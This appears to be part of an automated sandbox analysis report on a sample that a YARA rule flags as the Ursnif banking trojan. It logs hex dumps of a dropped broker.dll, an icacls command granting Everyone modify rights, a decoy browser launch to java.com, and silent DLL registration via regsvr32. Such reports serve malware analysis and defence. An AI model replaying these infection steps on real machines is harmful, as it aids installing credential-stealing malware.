1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 fe 00 00 b2 19 00 00 34 ed 94 ae 00 ff ff be 00 c1 00 4d 00 ff b9 00 00 b2 ff 00 00 fe ff 00 80 00 af 00 ff 00 00 ff 83 00 00 00 81 ff ff 61 d1 ff f1 f7 48 ca 00 a9 00 ef eb ff 00 ff f4 91 3b ea 61 ff 00 00 e3 ff 00 fa ed fc 79 ea 00 ef f1 00 7d 6e ff f7 f3 00 d6 ff 00 00 ff 00 00 00 0b 00 ff 00 00 ff 00 00 00 00 00 ff 97 00 ea ff 00 00 00 ff 00 c3 eb ff 00 ff c0 ff 00 ff 00 00 f2 ff 00 ec be 00 00 00 ea 57 ad ff fd 00 95 7e ff ff 00 ff ee 00 ff b2 eb 00 f1 00 00 ef ff ff 5e f1 00 00 ff 9a 4c b6 00 00 00 ff ec 00 00 c9 93 ff ad 00 ff 1e 49 b1 ff 00 ff ff 00 eb 00 00 00 ff 00 00 0f ff ea ea 00 00 ff ff 00 9f c0 4c 00 fc fd ff 00 ff ff 82 00 00 61 51 a3 5a ff 00 00 d1 b7 86 ff ff ff 7d c0 00 00 60 72 00 00 ac 80 00 ab ff 00 44 ea 46 38 b4 00	4.....M.....a...H...;a.....y.....}n...W.....~...^...L.....l..... L.....aQ.Z.....}...` r.....D.F8..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 30 00 ff ff 9c b1 70 00 00 00 00 05 00 00 00 8b eb ff ff c7 00 00 05 00 00 82 eb 00 eb 00 ff ff 09 00 ad 48 ec 83 00 00 00 ff ec 00 00 ea 00 ad f5 ac 4e a5 e3 00 13 00 ff ca 00 33 ff d7 30 be eb ff c3 00 ff 00 ff c3 00 c0 ec ff ea ff 90 ff ff 00 ff ea 00 00 00 ff f3 ab 56 a2 00 a2 fe 00 bc 4e eb 00 00 00 ff 00 ff ff ff ea fd ff ad 00 ff ff 9d ea 17 60 8a 00 94 ea eb f8 1a 9b 00 fa eb ad ea 00 29 00 b0 ea b6 c8 00 ec 44 7e f1 ff 26 e6 ff 00 ff 00 ea eb f5 b5 fe f9 00 00 b0 12 6e ea 68 9e 4e 00 fe 00 00 00 f9 9c ff ed 00 00 00 ee 00 05 91 00 00 ff ff 4e ff ff 69 00 00 ff ff 00 c3 00 00 ff fe 07 c4 00 bf eb ff bf 00 ec 77 08 00 00 b1 ff 00 00 82 00 00 00 ff ee ff 00 b1 00 00 ff ff 00 00 f5 98 ff 00 c2 4c ea ff 63 00 ff ec 9d 00 d9 00 a9 00 f6 00 f0 ff	.0....p.....H.....N..... 3...0..... ..V.....N.....).D~..&...n.h.N.....N.i..... w.....L. .c.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	69 6f 6e 27 73 20 73 75 70 70 6f 72 74 20 74 65 61 6d 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0d 0a 00 00 00 00 00 00 52 36 30 33 33 0d 0a 2d 20 41 74 74 65 6d 70 74 20 74 6f 20 75 73 65 20 4d 53 49 4c 20 63 6f 64 65 20 66 72 6f 6d 20 74 68 69 73 20 61 73 73 65 6d 62 6c 79 20 64 75 72 69 6e 67 20 6e 61 74 69 76 65 20 63 6f 64 65 20 69 6e 69 74 69 61 6c 69 7a 61 74 69 6f 6e 0a 54 68 69 73 20 69 6e 64 69 63 61 74 65 73 20 61 20 62 75 67 20 69 6e 20 79 6f 75 72 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 20 49 74 20 69 73 20 6d 6f 73 74 20 6c 69 6b 65 6c 79 20 74 68 65 20 72 65 73 75 6c 74 20 6f 66 20 63 61 6c 6c 69 6e 67 20 61 6e 20 4d 53 49 4c 2d 63 6f 6d 70 69 6c 65 64 20 28 2f 63 6c 72 29 20 66 75 6e 63 74 69 6f 6e 20 66 72 6f 6d 20	ion's support team for more in formation.....R6033.- Att empt to use MSIL code from this assembly during native code initialization.This indicates a bug in your application. It is most likely the result of c alling an MSIL-compiled (clr) function from	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	75 61 79 00 73 70 61 6e 69 73 68 2d 70 75 65 72 74 6f 20 72 69 63 6f 00 73 70 61 6e 69 73 68 2d 70 65 72 75 00 00 00 00 73 70 61 6e 69 73 68 2d 70 61 72 61 67 75 61 79 00 00 00 00 73 70 61 6e 69 73 68 2d 70 61 6e 61 6d 61 00 00 73 70 61 6e 69 73 68 2d 6e 69 63 61 72 61 67 75 61 00 00 00 73 70 61 6e 69 73 68 2d 6d 6f 64 65 72 6e 00 00 73 70 61 6e 69 73 68 2d 6d 65 78 69 63 61 6e 00 73 70 61 6e 69 73 68 2d 68 6f 6e 64 75 72 61 73 00 00 00 00 73 70 61 6e 69 73 68 2d 67 75 61 74 65 6d 61 6c 61 00 00 00 73 70 61 6e 69 73 68 2d 65 6c 20 73 61 6c 76 61 64 6f 72 00 73 70 61 6e 69 73 68 2d 65 63 75 61 64 6f 72 00 73 70 61 6e 69 73 68 2d 64 6f 6d 69 6e 69 63 61 6e 20 72 65 70 75 62 6c 69 63 00 00 73 70 61 6e 69 73 68 2d 63 6f 73 74 61 20 72 69 63 61 00 00 73 70 61	uay.spanish-puerto rico.spanish- peru....spanish- paraguay....spanish- panama..spanish-nicara gua...spanish- modern..spanish- mexican.spanish- honduras....spanish- guatemala...spanish-el s alvador.spanish- ecuador.spanish- dominican republic..spanish-costa rica..spa	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	78 f3 06 01 5a 48 48 00 74 f3 06 01 5a 48 49 00 6c f3 06 01 43 48 53 00 58 f3 06 01 5a 48 48 00 44 f3 06 01 43 48 53 00 30 f3 06 01 5a 48 49 00 1c f3 06 01 43 48 54 00 0c f3 06 01 4e 4c 42 00 f8 f2 06 01 45 4e 55 00 ec f2 06 01 45 4e 41 00 dc f2 06 01 45 4e 4c 00 d0 f2 06 01 45 4e 43 00 bc f2 06 01 45 4e 42 00 b0 f2 06 01 45 4e 49 00 a0 f2 06 01 45 4e 4a 00 94 f2 06 01 45 4e 5a 00 7c f2 06 01 45 4e 53 00 60 f2 06 01 45 4e 54 00 54 f2 06 01 45 4e 47 00 48 f2 06 01 45 4e 55 00 3c f2 06 01 45 4e 55 00 2c f2 06 01 46 52 42 00 1c f2 06 01 46 52 43 00 08 f2 06 01 46 52 4c 00 f8 f1 06 01 46 52 53 00 e8 f1 06 01 44 45 41 00 d4 f1 06 01 44 45 43 00 c0 f1 06 01 44 45 4c 00 b0 f1 06 01 44 45 53 00 a0 f1 06 01 45 4e 49 00 90 f1 06 01 49 54 53 00 84 f1 06 01 4e 4f 52	x...ZHH.t...ZHI.l...CHS.X... ZH H.D...CHS.0...ZHI.....CHT.. ... NLB.....ENU.....ENA.....EN L... ..ENC.....ENB.....ENI.....EN J.ENZ. ...ENS.`...ENT.T... ENG.H...ENU. <...ENU,...FRB..... FRC.....FRL.....FRS.....DE A... ..DEC.....DEL.....DES.....E NI.....ITS.....NOR	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	53 74 61 74 69 6f 6e 00 47 65 74 55 73 65 72 4f 62 6a 65 63 74 49 6e 66 6f 72 6d 61 74 69 6f 6e 41 00 00 00 47 65 74 4c 61 73 74 41 63 74 69 76 65 50 6f 70 75 70 00 00 47 65 74 41 63 74 69 76 65 57 69 6e 64 6f 77 00 4d 65 73 73 61 67 65 42 6f 78 41 00 55 53 45 52 33 32 e 44 4c 4c 00 00 20 43 6f 6d 70 6c 65 74 65 20 4f 62 6a 65 63 74 20 4c 6f 63 61 74 6f 72 27 00 00 00 20 43 6c 61 73 73 20 48 69 65 72 61 72 63 68 79 20 44 65 73 63 72 69 70 74 6f 72 27 00 00 00 00 20 42 61 73 65 20 43 6c 61 73 73 20 41 72 72 61 79 27 00 00 20 42 61 73 65 20 43 6c 61 73 73 20 44 65 73 63 72 69 70 74 6f 72 20 61 74 20 28 00 20 54 79 70 65 20 44 65 73 63 72 69 70 74 6f 72 27 00 00 00 60 6c 6f 63 61 6c 20 73 74 61 74 69 63 20 74 68 72 65 61 64 20 67 75 61 72 64 27 00 60 6d 61	Station.GetUserObjectInfor mati onA...GetLastActivePopu .GetA ctiveWindow.MessageBox A.USER32.DLL.. Complete Object Locator '... Class Hierarchy Descr iptor'.... Base Class Array.. Base Class Descr<wbr>iptor at (. Type Descr<wbr>iptor'...'local static thread guard'.'ma	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 60 73 63 61 6c 61 72 20 64 65 6c 65 74 69 6e 67 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 00 60 64 65 66 61 75 6c 74 20 63 6f 6e 73 74 72 75 63 74 6f 72 20 63 6c 6f 73 75 72 65 27 00 00 00 60 76 65 63 74 6f 72 20 64 65 6c 65 74 69 6e 67 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 00 60 76 62 61 73 65 20 64 65 73 74 72 75 63 74 6f 72 27 00 00 60 73 74 72 69 6e 67 27 00 00 00 00 60 6c 6f 63 61 6c 20 73 74 61 74 69 63 20 67 75 61 72 64 27 00 00 00 60 74 79 70 65 6f 66 27 00 00 00 00 60 76 63 61 6c 6c 27 00 60 76 62 74 61 62 6c 65 27 00 00 00 60 76 66 74 61 62 6c 65 27 00 00 00 5e 3d 00 00 7c 3d 00 00 26 3d 00 00 3c 3c 3d 00 3e 3e 3d 00 25 3d 00 00 2f 3d 00 00 2d 3d 00 00 2b 3d 00 00 2a 3d 00	tructor iterator'...'scalar de leting destructor'....'default constructor closure'...'vector deleting destructor'....'vbase destructor'..'string'...'local static guard'....'typeof'vcall'..'vtable'...'vftab le'...'^=..'&=.. <<=>=>=.%=../=..+=..*=.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 69 61 6c 69 7a 65 00 32 01 4f 6c 65 49 6e 69 74 69 61 6c 69 7a 65 00 6c 00 43 6f 55 6e 69 6e 69 74 69 61 6c 69 7a 65 00 00 08 00 43 4c 53 49 44 46 72 6f 6d 53 74 72 69 6e 67 00 10 00 43 6f 43 72 65 61 74 65 49 6e 73 74 61 6e 63 65 00 00 3e 00 43 6f 49 6e 69 74 69 61 6c 69 7a 65 00 00 6f 6c 65 33 32 2e 64 6c 6c 00 03 00 54 72 61 6e 73 70 61 72 65 6e 74 42 6c 74 00 00 00 00 41 6c 70 68 61 42 6c 65 6e 64 00 00 02 00 47 72 61 64 69 65 6e 74 46 69 6c 6c 00 00 4d 53 49 4d 47 33 32 2e 64 6c 6c 00 d6 00 6c 69 6e 65 54 72 61 6e 73 6c 61 74 65 44 69 61 6c 6f 67 41 00 00 8c 00 6c 69 6e 65 49 6e 69 74 69 61 6c 69 7a 65 45 78 41 00 94 00 6c 69 6e 65 4e 65 67 6f 74 69 61 74 65 41 50 49 56 65 72 73 69 6f 6e 00 d3 00 6c 69 6e 65 54 72 61 6e 73 6c 61 74 65 41 64 64 72	tialize.2.OleInitialize.I.CoU n initialize....CLSIDFromStrin g. ..CoCreateInstance..>.Col nitia lize..ole32.dll...Transparent B lt....AlphaBlend....Gradient Fi ll..MSIMG32.dll...lineTransl at eDialogA....lineInitializeEx A. ..lineNegotiateAPIVersion.. ..lineTranslateAddr	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	6e 74 54 68 72 65 61 64 00 00 6f 04 53 65 74 48 61 6e 64 6c 65 43 6f 75 6e 74 00 00 f3 01 47 65 74 46 69 6c 65 54 79 70 65 00 62 02 47 65 74 53 74 61 72 74 75 70 49 6e 66 6f 41 00 60 01 46 72 65 65 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 41 00 d8 01 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 00 61 01 46 72 65 65 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 11 05 57 69 64 65 43 68 61 72 54 6f 4d 75 6c 74 69 42 79 74 65 00 da 01 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 00 00 a7 03 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 00 93 02 47 65 74 54 69 63 6b 43 6f 75 6e 74 00 00 c1 01 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 49 64 00 79 02 47 65 74 53 79	ntThread..o.SetHandleCou nt.... GetFileType.b.GetStartupl nfoA. `.FreeEnvironmentStrings A...Ge tEnvironmentStrings.a.Fre eEnvi ronmentStringsW...WideC harToMu litiByte...GetEnvironmentSt ring sW....QueryPerformanceC ounter. ..GetTickCount....GetCurre ntProcessId.y.GetSy	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 f0 00 00 e8 01 00 00 35 37 39 37 3f 37 43 37 49 37 4d 37 53 37 57 37 5d 37 61 37 67 37 6b 37 71 37 75 37 7b 37 7f 37 84 37 89 37 8f 37 95 37 9b 37 a1 37 a6 37 ab 37 b1 37 b7 37 bd 37 c3 37 c8 37 cd 37 d3 37 d9 37 df 37 e5 37 eb 37 ef 37 f5 37 f9 37 11 38 17 38 2b 38 31 38 44 38 4a 38 54 38 5e 38 64 38 78 38 86 38 8e 38 94 38 a0 38 ae 38 b4 38 d1 38 d7 38 dd 38 e3 38 eb 38 f2 38 fb 38 0a 39 19 39 2a 39 39 39 3f 39 45 39 4f 39 61 39 67 39 75 39 81 39 94 39 a3 39 b1 39 c3 39 da 39 ea 39 f5 39 fe 39 1d 3a 22 3a 27 3a 31 3a 3a 3a 41 3a 47 3a 4e 3a 56 3a 6a 3a 72 3a 7b 3a 86 3a 98 3a a2 3a a8 3a b0 3a b6 3a c4 3a ca 3a d6 3a dc 3a e4 3a ee 3a fc 3a 13 3b 18 3b 26 3b 32 3b 38 3b 3e 3b 49 3b 58 3b 62 3b 69 3b 88 3b 97 3b 9c 3b a2 3b ad 3b b3 3b bd 3b c3 3b cb	5797? 7C7i7M7S7W7]7a7g7 k7q7u7{7.7.7.7.7.7.7.7. 7.7 .7.7.7.7.7.7.7.7.7.8.8 +8 18D8J8T8^8d8x8.8.8.8.8 .8.8.8.8.8.8.9.9*999? 9E9O9a9g9u9 .9.9.9.9.9.9.9.9.:"'1:::A: G:N:Vjrr:{.....:;.&;2;8;>;l;X;b;j;;;	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	50 3d 6c 3d 78 3d 94 3d a3 3d af 3d c1 3d c5 3d cb 3d d9 3d e4 3d f2 3d fa 3d 04 3e 32 3e 47 3e 52 3e 63 3e 74 3e 7c 3e 82 3e 9b 3e a9 3e d9 3e e9 3e 06 3f 12 3f 2f 3f 3b 3f 58 3f 66 3f 8b 3f a4 3f ad 3f b8 3f d4 3f da 3f f5 3f 00 10 01 00 3c 02 00 00 09 30 10 30 16 30 34 30 3b 30 51 30 6e 30 7a 30 87 30 97 30 9d 30 a3 30 b8 30 c0 30 da 30 e6 30 ec 30 f1 30 f7 30 23 31 30 31 36 31 54 31 69 31 6f 31 77 31 99 31 b7 31 d6 31 de 31 ed 31 f3 31 03 32 09 32 24 32 31 32 46 32 56 32 61 32 8e 32 ac 32 b8 32 bd 32 c4 32 cc 32 d2 32 e6 32 ee 32 16 33 20 33 32 33 52 33 64 33 6a 33 70 33 7b 33 84 33 8d 33 93 33 9f 33 a8 33 b6 33 be 33 dc 33 f3 33 f8 33 0a 34 17 34 2c 34 4b 34 5b 34 6b 34 82 34 a4 34 a9 34 af 34 b5 34 c2 34 c8 34 d5 34 e0 34 f2 34 ff 34 07 35 0d 35 15	P =x=.=.=.=.=.=.=.=. >2> G>R>c>t> >.>.>.>.>.>?/?/ ?;?X?f?.?.?.?.?.?.?.... <....0.0.0 40;0Q0n0z0.0.0.0.0.0.0. 0.0.0 .0#10161T1i1o1w1.1.1.1.1. 1.1.2 .2\$212F2V2a2.2.2.2.2.2. 2.2.2.3 323R3d3j3p3{3.3.3.3.3.3. 3 .3.3.3.4.4,4K4[4k4.4.4.4.4. 4.4.4.4.4.4.4.5.5.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	22 30 41 30 6e 30 a9 30 b5 30 c3 30 ee 30 fa 30 08 31 33 31 3f 31 4d 31 6d 31 77 31 94 31 9f 31 ac 31 d0 31 f1 31 fe 31 08 32 25 32 30 32 48 32 55 32 5f 32 7c 32 87 32 9f 32 ac 32 46 33 60 33 7a 33 92 33 aa 33 c2 33 97 34 a9 34 e5 34 05 35 1c 35 22 35 4c 35 52 35 69 35 73 35 94 35 cc 35 da 35 67 36 35 37 4d 37 52 37 a5 39 c5 39 fe 39 10 3a 1a 3a 24 3a 2e 3a 38 3a 52 3a 63 3a 79 3a 89 3a af 3a c5 3a d7 3a dc 3a e2 3a e8 3a 14 3b 19 3b 23 3b 57 3b 6f 3b 7b 3b 81 3b c7 3b cd 3b e8 3b 19 3c 35 3c 4d 3c a0 3c cd 3c 34 3d 3f 3d b5 3d c9 3d f2 3d f7 3d 0c 3e 63 3e 73 3e be 3e d8 3e 82 3f 9a 3f ae 3f c6 3f d2 3f ea 3f 00 00 00 40 01 00 98 00 00 00 02 30 1a 30 32 30 3e 30 68 30 8a 30 b9 30 55 31 3a 32 4c 32 9b 32 a1 32 b2 32 dd 32 10 33 46 33 7c 33 d3 33 e0 33 0e	"0A0n0.0.0.0.0.0.131? 1M1m1w1.1 .1.1.1.1.1.2%202H2U2_2 2 .2.2.2 F3'3z3.3.3.3.4.4.5"5L5 R5i5 s5.5.5.5g657M7R7.9.9... :\$:.. 8:R:c;y:.....;#;W;o; {:;:;:;<5<M<.<.<4=?=.= .=.=>c>s>.>.>??.??.??.? .@0.020>0h0.0.0U1:2L2. 2.2.2.2.3F3 3.3.3.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	db 3a ee 3a 00 3b 20 3b 43 3b 52 3b 69 3b 84 3b 91 3b c0 3b cc 3b da 3b 9a 3c c0 3d 00 a0 01 00 88 00 00 00 8a 30 bc 30 ef 30 21 31 d5 31 2d 32 d0 32 6c 34 eb 35 43 3a 73 3a 7d 3a 88 3a 7e 3c 6f 3d 75 3d 80 3d 8c 3d a1 3d a7 3d b0 3d b7 3d db 3d e1 3d ec 3d f8 3d 0d 3e 13 3e 1c 3e 23 3e 3d 3e 4a 3e 50 3e 5a 3e 61 3e 67 3e 71 3e 7e 3e 84 3e 93 3e a3 3e af 3e bd 3e c3 3e cf 3e d5 3e e2 3e ec 3e f2 3e ff 3e 0e 3f 15 3f 22 3f 43 3f 4d 3f 68 3f 97 3f a4 3f aa 3f b0 3f d3 3f d9 3f f5 3f 00 00 00 b0 01 00 68 01 00 00 0d 30 31 30 9d 30 c0 30 ca 30 02 31 0a 31 51 31 64 31 6a 31 76 31 7c 31 8b 31 91 31 a5 31 b3 31 ba 31 c0 31 c6 31 cc 31 e2 31 e7 31 ef 31 f5 31 fc 31 02 32 09 32 0f 32 17 32 1e 32 23 32 2b 32 34 32 40 32 45 32 4a 32 50 32 54 32 5a 32 5f 32 65 32 6d	...;C;R;i;:;:;:;<=..0.0.0!1.1-2.2l4.5C:s}; :~ <0=u=.=.=.=.=.=.=.=. > >.>#>=>J>P>Z>a>g>q>~ >.>.>.>.> >.>.>.>.>.>??"?C? M?h??.? .??.??.??.?.....h....010.0.0 .0.1.1Q1d1j1v1 1.1.1.1.1.1. 1.1 .1.1.1.1.1.1.2.2.2.2#2+24 2@2E2J2P2T2Z2_2e2m	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	2	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjc_provider.jar	unknown	160	success or wait	2	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	73789F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	73789F67	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

Analysis Process: **icaccls.exe** PID: 6740 Parent PID: 6684

General

Start time:	18:09:13
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\icaccls.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\icaccls.exe C:\ProgramData\Oracle\Java\oracle_jre_usage /grant 'everyone':(OI)(CI)M
Imagebase:	0x1f0000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: **conhost.exe** PID: 6760 Parent PID: 6740

General

Start time:	18:09:13
Start date:	06/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6828 Parent PID: 6684

General

Start time:	18:09:14
Start date:	06/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' https://www.java.com/
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path				Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--	--	--	--------	------------	---------	------------	-------	----------------	--------

File Path		Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--	--------	--------	-------	-------	------------	-------	----------------	--------

File Path					Offset	Length	Completion	Count	Source Address	Symbol
-----------	--	--	--	--	--------	--------	------------	-------	----------------	--------

Registry Activities

Key Path			Name	Type	Data	Completion	Count	Source Address	Symbol
Key Path		Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6884 Parent PID: 6828

General

Start time:	18:09:15
Start date:	06/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6828 CREDAT:17410 /prefetch:2
Imagebase:	0x220000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path				Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path			Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path					Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path					Completion	Count	Source Address	Symbol	
Key Path			Name	Type	Data	Completion	Count	Source Address	Symbol
Key Path		Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 7152 Parent PID: 6684

General

Start time:	18:09:21
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\AppData\Local\broker.dll
Imagebase:	0x11f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000A.00000003.535228068.0000000003410000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Disassembly

Code Analysis